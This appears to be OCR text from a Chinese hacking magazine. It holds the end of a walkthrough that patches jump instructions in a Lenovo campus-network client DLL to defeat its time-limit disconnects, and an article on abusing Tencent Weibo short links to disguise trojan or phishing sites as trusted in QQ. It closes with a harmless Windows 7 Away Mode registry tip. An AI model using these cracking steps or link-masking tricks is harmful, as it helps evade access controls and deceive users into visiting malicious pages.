


图 10

【当前可上网的时长还有 3 分钟，请提前做好下线准备】— 00403496
【你可以访问网络的时长为 %ld 小时 %ld 分 %ld 秒 .\x0D\x0A】— 004035C9
【你访问网络的时间已到，连接被断开】— 00403470

下面用 OD 打开 1xclient.dll 来到 00403496 处如图 9 所示。

在断网前 3 分钟的时候会弹出一个 Messgebox，提示还有 3 分钟就断网，3 分钟之后就会弹出**你访问网络的时间已到，连接被断开**。后面 HEX 信息中可以看到 killtimer 字符串，看到代码的时候我没想明白，明明是先 3 分钟提示再断网提示，那么按照代码从上往下的顺序，应该是 3 分钟提示的代码在上面啊，就算在下面 3 分钟提示的代码中也应该有往上跳转的代码啊，但是我没找到。不过不要紧，因为不管是断网还是 3 分钟提示我都不让它出现。

0040344B 是距离第一个 killtimer 最近的跳转，跳到 0040347D，**右键—汇编—修改代码**为 jmp 004034A3，也就是无条件跳转到 004034A3 处，这样就跳过了这两个 Messgebox，我以为这样就可以了，等到晚上 12 点，果然没有弹出什么提示，也没有报错，但是还是断网了。确定了关键问题不是这里，我继续研究，来到 004038CC 处，如图 10 所示。

可以看见启动服务关闭服务句柄之类的字符串，这个是和服务有关系的。还是老办法，只要跳过关闭服务的代码就行了。0040390E 处有个跳转，这个是跳转到 0040391D 也就是 closeservicehandle 处，果断把它跳到 00403929，为什么跳到这里？因为上面有很多处是跳往这里不执行 closeservice 的代码的，可以猜测是程序判断之后不需要关闭服务就跳往这里，所以跳到这里是不会出错的。于是修改它**右键 -0040390E- 汇编 -jmp**

后记：

在一定程度上，我只能说这是不完全破解联想客户端，虽然大部分都可以实现不断网了，但是我还是想弄清楚要怎样才能完全破解，借发表此文的机会，想通过黑手这个平台与大家一起讨论，让问题得到解决。对此有什么看法或者指点的朋友，大牛，能否和我一起交流，我非常希望解决这个疑问。

（文中所涉及工具已收录在本期光盘中）

编辑点评：作者如福尔摩斯般抽丝剥茧，并且通过自己所掌握的技术，自己动手，让广大的舍友们找到了能够享受夜生活的办法，解决了大学生男女的相思之苦。不过我最好奇的就是你是如何混进机房的，难道说……

腾讯微博洗白黑网址

Q版首语：近期北京各种安全峰会接连不断，参加会议这几天都快把北京城跑了个遍。虽然很累，但是认识了不少新的朋友。最值得一说的是门口负责接待的MM比较漂亮！

图 贝贝

从本文您可以学到：

1、认识腾讯微博短网址服务；

2、利用腾讯微博短网址服务进行挂马和社工。

最近微博比较火，我也注册了一个腾讯微博来玩玩。有空的时候看看微博，看看别人都说了什么，有些人的话还是很有意思或道理的。在看微博时，我注意到了一件小事情：在微博中常能看到以 **http://url.cn** 开头的链接，如图1。




图1　微博中的域名

看得多了就留意了一下，到网上搜索了一下，原来url.cn域名是腾讯微博短网址服务的域名，你在腾讯微博中输入的任何链接在微博发布后都会自动变成以http://url.cn/开头后面跟六位字符串形式的链接(链接必须以http://开头才会转换)，比如输入http://www.baidu.com微博发布出来后链接就变成了http://url.cn/0DlZLg，如图2。




图2　腾讯微博短网址服务

所有的链接经过腾讯微博转换后长度是变短了，但也让人看不出链接的本来面目了，你在微博中看到别人发了一个链接是http://www.sina.com，如果你感兴趣，估计会点这个链接而不会考虑安全问题，如果见到链接中有一个陌生的从没见过的域名，稍有安全意识的人就不会轻易点下去。面对以http://url.cn/开头后面跟六位字符串的链接你会发现平时通过域名判断一个网站是否安全可信的经验不能用了。

面对腾讯微博中的链接，似乎目前只有两个极端的选择：

一、为了安全所有链接都不点。

二、点开链接，但要承受点开的链接是不安全网页的风险（挂马、欺诈、钓鱼等）。

我已经发现有人利用腾讯的这个短域名服务来做广告了，好像截止我写稿时腾讯没有对微博中出现的链接进行过滤或其它任何安全检查。

就目前来看，如果有人利用腾讯的短域名服务把挂马地址发布到腾讯微博上，在你点开链接前是不会发现有问题的，等你发现有问题时，你已经打开了他的链接，为时已晚。如果配合钓鱼技术，相信会骗倒更多人。

我还发现了一个有趣的现象，就是经过腾讯短域名服务转换后的所有链接在qq聊天窗口中发送都显示为可信任链接。我们来做个小测试，在qq聊天窗口中直接发送http://nohack.3322.org，链接前出现了一个问号，并且提示“该网址可能有风险”，如图3。




图3　提示网址有风险

在腾讯微博发布链接http://nohack.3322.org，发布出来的链接变成了http://url.cn/4RkXVd，在qq聊天窗口中发送http://url.cn/4RkXVd，这次链接前面出现了一个代表安全的对号，并且没了安全提示，如图4。




图4　成为安全网址

同样一个链接，穿上了一个腾讯的外衣腾讯就认为它安全了！如果被广告者、挂马者或钓鱼者利用，可能会带来不小的安全问题。希望腾讯能改进一下在微博中出现的短域名的安全问题，在鼠标放到短网址上能显示本来的链接地址也行啊，要不然任何一个链接都可能是一个炸弹，你敢随便踩吗？

编辑点评：腾讯微博短网址服务的初衷是好的，可惜，以前就说过，TX家业太大，不出点问题都是不可能的。本文在刊登时TX只是在微博上进行了修复，当鼠标停留在URL地址上，会显示出原地址并提示原链接有风险。不过，在QQ聊天窗口中发送该网址，会被提示为此网站为QQ信任的网站，在大多数情况下，访问不会带来风险。大家以后要小心这类网址了，也许下一个“门”的主角就是你。

让Win 7边睡边下

图 牟晓东

从本文您可以学到：

1、认识Win 7的离开模式；

2、学会如何开启离开模式。

现在的主流上网本本基本上都是Win 7的天下了，而很多的朋友还是习惯于在台式机上整夜地挂QQ和BT下载电视剧，要知道现在可是“低碳”社会（要节约能源），能不能让上网本本在晚上一边进入睡眠状态一边不耽误BT下载呢？其实在Win 7系统中提供了一种叫作“**Away Mode**”的工作模式，意即“**离开模式**”，它可以在保持网络连接畅通的状态下睡眠，是最小的工作模式。那么，如何开启Win 7的离开模式呢？

方法一：修改注册表

打开“开始”菜单，在“搜索程序和文件”框中输入“**regedit**”后回车进入Win 7的注册表编辑器，依次定位于**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Power**项，然后在其右侧窗格空白处单击鼠标右键选




图1　修改注册表

择“新建”－“DWORD（32位）值”，并将其命名为“AwayModeEnabled”，接着双击编辑其值为“1”，如图1所示，单击“确定”按钮后再按F5功能键关闭注册表编辑器（或重新启动一次系统）即可。

方法二：借用 Win 7 优化大师

